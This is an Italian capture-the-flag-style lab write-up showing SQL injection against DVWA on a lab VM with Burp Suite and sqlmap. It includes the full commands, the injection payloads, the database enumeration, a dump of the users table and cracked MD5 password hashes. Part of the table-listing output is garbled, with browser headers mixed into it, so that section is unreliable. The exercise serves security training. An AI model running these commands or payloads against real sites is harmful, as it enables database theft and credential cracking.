

Web application hacking

- 1 Iniziamo mettendo kali e Meta in comunicazione
- 2 Avviamo BurpSuite per tracciare il traffico di rete (sqlmap ha bisogno della richiesta GET e del cookie)
- 3 Andiamo dal Browser su DVWA ed impostiamo la Security "low"

Vulnerability: SQL Injection

User ID:


Submit

ID: 1
First name: admin
Surname: admin

Inviando una query "1" per verificare eventuali vulnerabilità ricevo l'output su Burpsuite

Ho intercettato questa richiesta utilizzando l'url e il cookie PHPSESSID

```
9 Cookie: security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362
```



Avviamo sqlmap con il seguente comando

```
(kali@kalikali)-[~]  
$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362"  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 12:13:23 /2023-06-09/  
  
[12:13:23] [INFO] testing connection to the target URL  
[12:13:23] [INFO] checking if the target is protected by some kind of WAF/IPS  
[12:13:23] [INFO] testing if the target URL content is stable  
[12:13:24] [INFO] target URL content is stable  
[12:13:24] [INFO] testing if GET parameter 'id' is dynamic  
[12:13:24] [WARNING] GET parameter 'id' does not appear to be dynamic  
[12:13:24] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')  
[12:13:24] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks  
[12:13:24] [INFO] testing for SQL injection on GET parameter 'id'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y  
[12:14:17] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[12:14:17] [WARNING] reflective value(s) found and filtering out  
[12:14:18] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

Con questa comando ho scoperto il parametro "id" nel metodo GET vulnerabile

```
[12:14:38] [INFO] GET parameter 'id' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
```

```

kali@kali:~$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p id
[12:22:23] [INFO] resuming back-end DBMS 'mysql'
[12:22:23] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 8871=8871#5Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(7420,5324)>(SELECT COUNT(*),CONCAT(0x71786b7a71,(SELECT (ELT(7420=7420,1))) ,0x7176707871,FLOOR(RAND(0)*2))x FROM (SELECT 2734 UNION SELECT 1065 UNION SELECT 2814 UNION SELECT 3841)a GROUP BY x)-- DEPX6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 4545 FROM (SELECT(SLEEP(5)))zpj5)-- HrNo5Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786b7a71,0x6d4a66454744717555585177496b4c435556437879464a637a414c7243796e4270427843714447269,0x7176707871)#6Submit=Submit

[12:22:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:22:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'

```

```
(kali@kalikali)-[~]  
$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sql/?id=16Submit-Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p id --dbs  
  
SQLMap v1.7.2#stable  
https://sqlmap.org
```

```
[12:24:05]=[WARNING] reflective value(s) found and filtering out...
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Per ottenere i nomi delle tabelle presenti in tutti i database, utilizziamo “--tables”

```
Gecko/20100101 Firefox/102.0
Database: dvwa
[2 tables], application/xhtml+xml,application/xml;q=0.9,
application/xhtml+xml,application/xml;q=0.9,
application/xhtml+xml,application/xml;q=0.9
+-----+
| guestbookguage: en-US,en;q=0.5
| users-encoding: gzip, deflate
+-----+
Connection: close
```

Infine ho eseguito questo comando

```
(kali@kali)~$ sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sql/?id=10Submit-Submit#" --cookie="security=low; PHPSESSID=1028236bb0e0846299b6c4a9b23e4362" -p
id -T users --dump
[12:25:56] [INFO] the back-end DBMS is MySQL
[12:25:56] [INFO] web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
[12:25:56] [INFO] web application technology: PHP 5.2.4, Apache 2.2.8
[12:25:56] [INFO] back-end DBMS: MySQL >= 4.1
[12:25:56] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:25:56] [INFO] fetching current database
[12:25:56] [WARNING] reflective value(s) found and filtering out
[12:25:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:25:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:25:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:26:03] [INFO] writing hashes to a temporary file '/tmp/sqlmapzrx0jex722832/sqlmaphashes-cvjye1ur.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:26:08] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

Per estrarre i dati dalla tabella “users” L’opzione “-T users” specifica la tabella target, mentre “--dump” indica di estrarre i dati dalla tabella
In questo modo otteniamo gli hash delle password degli utenti

```
[12:25:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:25:56] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:25:56] [INFO] fetching current database
[12:25:56] [WARNING] reflective value(s) found and filtering out
[12:25:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:25:56] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:25:57] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:26:03] [INFO] writing hashes to a temporary file '/tmp/sqlmapzrx0jex722832/sqlmaphashes-cvjye1ur.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:26:08] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
```

A questo punto concedo a sqlmap di decifrare le password

```
>
[12:26:15] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:26:23] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:26:23] [INFO] starting 4 processes
[12:26:23] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:26:23] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:26:24] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:26:24] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:26:26] [INFO] using suffix '1'
[12:26:29] [INFO] using suffix '123'
[12:26:29] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:26:32] [INFO] using suffix '2'
[12:26:35] [INFO] using suffix '12'
[12:26:38] [INFO] using suffix '3'
[12:26:41] [INFO] using suffix '13'
[12:26:44] [INFO] using suffix '7'
[12:26:47] [INFO] using suffix '11'
[12:26:50] [INFO] using suffix '5'
[12:26:53] [INFO] using suffix '22'
[12:26:56] [INFO] using suffix '23'
[12:26:59] [INFO] using suffix '01'
[12:27:02] [INFO] using suffix '4'
[12:27:05] [INFO] using suffix '07'
[12:27:08] [INFO] using suffix '21'
```

Database: dvwa		vulnerabilities/real/71d-18submit-submit HTTP/1.1		Selected text	
Table: users		[5 entries]			
user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

password	last_name	first_name
5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

Ciandri I